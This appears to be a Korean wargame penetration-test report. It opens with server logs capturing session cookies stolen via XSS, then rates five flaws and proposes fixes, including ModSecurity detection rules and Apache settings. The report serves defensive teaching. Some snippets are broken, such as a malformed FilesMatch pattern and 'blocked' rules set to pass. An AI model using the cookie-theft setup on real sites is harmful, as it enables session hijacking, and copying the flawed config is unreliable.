192.168.5.150 - - [17/Jun/2025 02:48:19] code 404, message File not found
192.168.5.150 - - [17/Jun/2025 02:48:19] "GET /log?c=PHPSESSID=het4ntbv81ko15a26v8d4uuo4p HTTP/1.1" 404 -
192.168.5.20 - - [17/Jun/2025 02:48:19] code 404, message File not found
192.168.5.20 - - [17/Jun/2025 02:48:19] "GET /log?c=PHPSESSID=2getgh6m9hmvacqkra1j7tvnau HTTP/1.1" 404 -
192.168.5.9 - - [17/Jun/2025 02:48:20] code 404, message File not found
192.168.5.9 - - [17/Jun/2025 02:48:20] "GET /log?c=PHPSESSID=f566212161r701gqaro7nnsig9 HTTP/1.1" 404 -
192.168.5.5 - - [17/Jun/2025 02:48:20] code 404, message File not found
192.168.5.5 - - [17/Jun/2025 02:48:20] "GET /log?c=PHPSESSID=n2brig5vn19s0jm6d7btma2td8 HTTP/1.1" 404 -
192.168.5.150 - - [17/Jun/2025 02:48:22] code 404, message File not found
192.168.5.150 - - [17/Jun/2025 02:48:22] "GET /log?c=PHPSESSID=het4ntbv81ko15a26v8d4uuo4p HTTP/1.1" 404 -
192.168.5.20 - - [17/Jun/2025 02:48:22] code 404, message File not found
192.168.5.20 - - [17/Jun/2025 02:48:22] "GET /log?c=PHPSESSID=2getgh6m9hmvacqkra1j7tvnau HTTP/1.1" 404 -
192.168.5.9 - - [17/Jun/2025 02:48:23] code 404, message File not found
192.168.5.9 - - [17/Jun/2025 02:48:23] "GET /log?c=PHPSESSID=f566212161r701gqaro7nnsig9 HTTP/1.1" 404 -
192.168.5.5 - - [17/Jun/2025 02:48:23] code 404, message File not found
192.168.5.5 - - [17/Jun/2025 02:48:23] "GET /log?c=PHPSESSID=n2brig5vn19s0jm6d7btma2td8 HTTP/1.1" 404 -
^Z
zsh: suspended  python3 -m http.server 8000
```

내 정보
닉네임: 보안킹
소속 팀: ESG

내 정보
닉네임: ㄱ-
소속 팀: ESG

192.168.5.5

관리자 세션탈취

"GET /log?c=PHPSESSID=n2brig5vn19s0jm6d7btma2td8

취약점 공격시도

취약점위험도

No	취약점 항목	위험도	설명
1	XSS (크로스사이트스크립팅)	높음	쿠키 탈취 가능 → 세션 하이재킹, 관리자 계정
2	파일 업로드 취약점	높음	확장자 우회로 PHP 실행 가능 → 서버 쉘 접근
3	LFI (로컬 파일 포함)	높음	디렉터리 접근 가능 → 내부 구조 노출 가능
4	보안정책 노출	중간	보안정책을 확인하여 공격자가 우회가능
5	디렉터리 브루트포싱	중간	.fileupload 등 숨겨진 경로 노출 → 공격자

높음
중간
낮음

총 5건중 3건은 고위험
→ 권고사항은 다음슬라이드 참조

취약점 위험도평가

권고사항

1. XSS 해결방안

취약점

- 악성 스크립트를 삽입하여 다른 사용자 브라우저에서 실행되는 공격

대응방안

- 출력 시 HTML/JS 특수문자 **이스케이프(escape)** 하기
- 입력값 검증
- HttpOnly 쿠키 설정
- Content Security Policy (CSP) 설정

취약점
해결방안

2. 파일 업로드 취약점

취약점

- 확장자 우회를 통한 비허용 파일 업로드 가능
- reverseshell 실행 위험 존재

대응방안

- 확장자 및 MIME 타입 모두 검사 후 허용된 파일만 업로드
- Apache httpd.conf에 추가

```
<Directory "/var/www/html/uploads">
        php_admin_flag engine off
</Directory>
```

- 파일 헤더 검사로 위장된 스크립트 업로드 차단

취약점
해결방안

3. 디렉터리/페이지브루트포싱 방지

취약점

- .fileupload 같은 숨은 페이지를 wfuzz, gobuster 등으로 쉽게 발견 가능
- 디렉터리 리스팅 차단되지 않아 구조가 외부에 노출됨

대응방안

- 존재하지 않는 경로 요청 시 항상 동일한 403/404 에러 페이지 출력
- WAF 설정을 통해 브루트포싱 차단

취약점 해결방안

```
[root@Last local_rules]# cat modsecurity_localrules.conf
# OWASP Top 10 기반 사용자 정의 ModSecurity 룰셋 (테스트용 log+pass 설정)

SecRuleEngine On
SecRequestBodyAccess On
SecResponseBodyAccess Off
SecDefaultAction "phase:2,log,pass,status:200"

# [A01] Broken Access Control
SecRule REQUEST_URI "@rx ^/admin" \
    "id:1001,phase:2,t:none,log,pass,msg:'[WAF] Admin area access attempt blocked'"

# [A02] Cryptographic Failures
SecRule REQUEST_PROTOCOL "!@streq HTTPS" \
    "id:1002,phase:1,log,pass,msg:'[WAF] Insecure request over HTTP blocked'"

# [A03] Injection (SQLi)
SecRule ARGS|ARGS_NAMES|REQUEST_HEADERS|XML:/* "@rx (?i)(union\s+select|select\s+\*|insert\s+into|drop\s+table|--|\bor
\b.+\=|\b1=1\b)" \
    "id:1003,phase:2,t:none,log,pass,msg:'[WAF] SQL Injection pattern detected'"

# [A03-XSS] Cross-Site Scripting (XSS)
SecRule ARGS|REQUEST_HEADERS|REQUEST_URI "@rx (?i)<\s*script|onerror\s*=|onload\s*=|alert\s*\(|document\.cookie|<\s*sv
g|<\s*img" \
    "id:1004,phase:2,t:none,log,pass,msg:'[WAF] XSS pattern detected'"

# [A05] Security Misconfiguration
SecRule REQUEST_URI "@rx \.git|\.svn|\.htaccess|\.bak|\.old|\.env|\.log$" \
    "id:1005,phase:2,log,pass,t:none,msg:'[WAF] Attempt to access sensitive file'"

# [A06] Vulnerable and Outdated Components (Logging only)
SecRule RESPONSE_HEADERS:Server "@pm apache/2.2 nginx/1.12" \
    "id:1006,phase:3,log,pass,msg:'[WAF] Outdated server version detected'"

# [A07] Identification and Authentication Failures
SecRule REQUEST_URI "@rx ^/user/\d+/edit" \
    "id:1007,phase:2,t:none,log,pass,msg:'[WAF] Potential IDOR blocked'"

# [A09] Security Logging and Monitoring Failures
SecRule REQUEST_HEADERS:User-Agent "@rx (?i)(sqlmap|nmap|nikto|acunetix)" \
    "id:1009,phase:2,log,pass,msg:'[WAF] Scanner User-Agent detected'"

# [A10] SSRF (Server-Side Request Forgery)
SecRule ARGS|REQUEST_BODY "@rx (?i)(http:\/\/127\.0\.0\.1|http:\/\/localhost|http:\/\/169\.254\.)" \
    "id:1010,phase:2,t:none,log,pass,msg:'[WAF] SSRF attempt detected'"
```

권고사항

4. 보안 정책 노출

취약점

- .fileupload/uploads/firewall_final 등에서 내부 보안 정책이 노출됨

대응방안

- 민감한 설정 파일은 /var/www/html 하위가 아닌 외부 경로로 이동
- 업로드 서버와 운영 서버 분리하여 보안 강화
- .conf .bak .log 등의 파일 확장자에 접근 제한 설정

> /etc/httpd/conf/httpd.conf 파일 설정

```
<Directory “/var/www/html”>
    <FilesMatch “₩.(conf | bak | log)$”>
        Require all denied
    </FilesMatch>
</Directory>
```

취약점
해결방안

권고사항

5. DB 정보 파일 노출

취약점

- 웹 루트 내 db.php 파일에 DB 계정 정보가 포함
- 쉘 획득 시 DB 정보 즉시 탈취 가능

대응방안

- 접근 권한 제한

  chmod 640 db.php

- DB 비밀번호는 반드시 암호화 저장

취약점
해결방안

권고사항

6. DB 계정 권한 과다 부여

취약점

- 하나의 계정으로 DB 전체 접근 가능

대응방안

- wargame_user에 필요 테이블만 SELECT 권한 부여
- DB 접근은 내부IP(127.0.0.1) 로만 제한
- DB 비밀번호 암호화 저장

취약점 해결방안

감사합니다.

github.com/jeonghyeon96

jeonghyeon.gitbook.io/jeonghyeons-logbook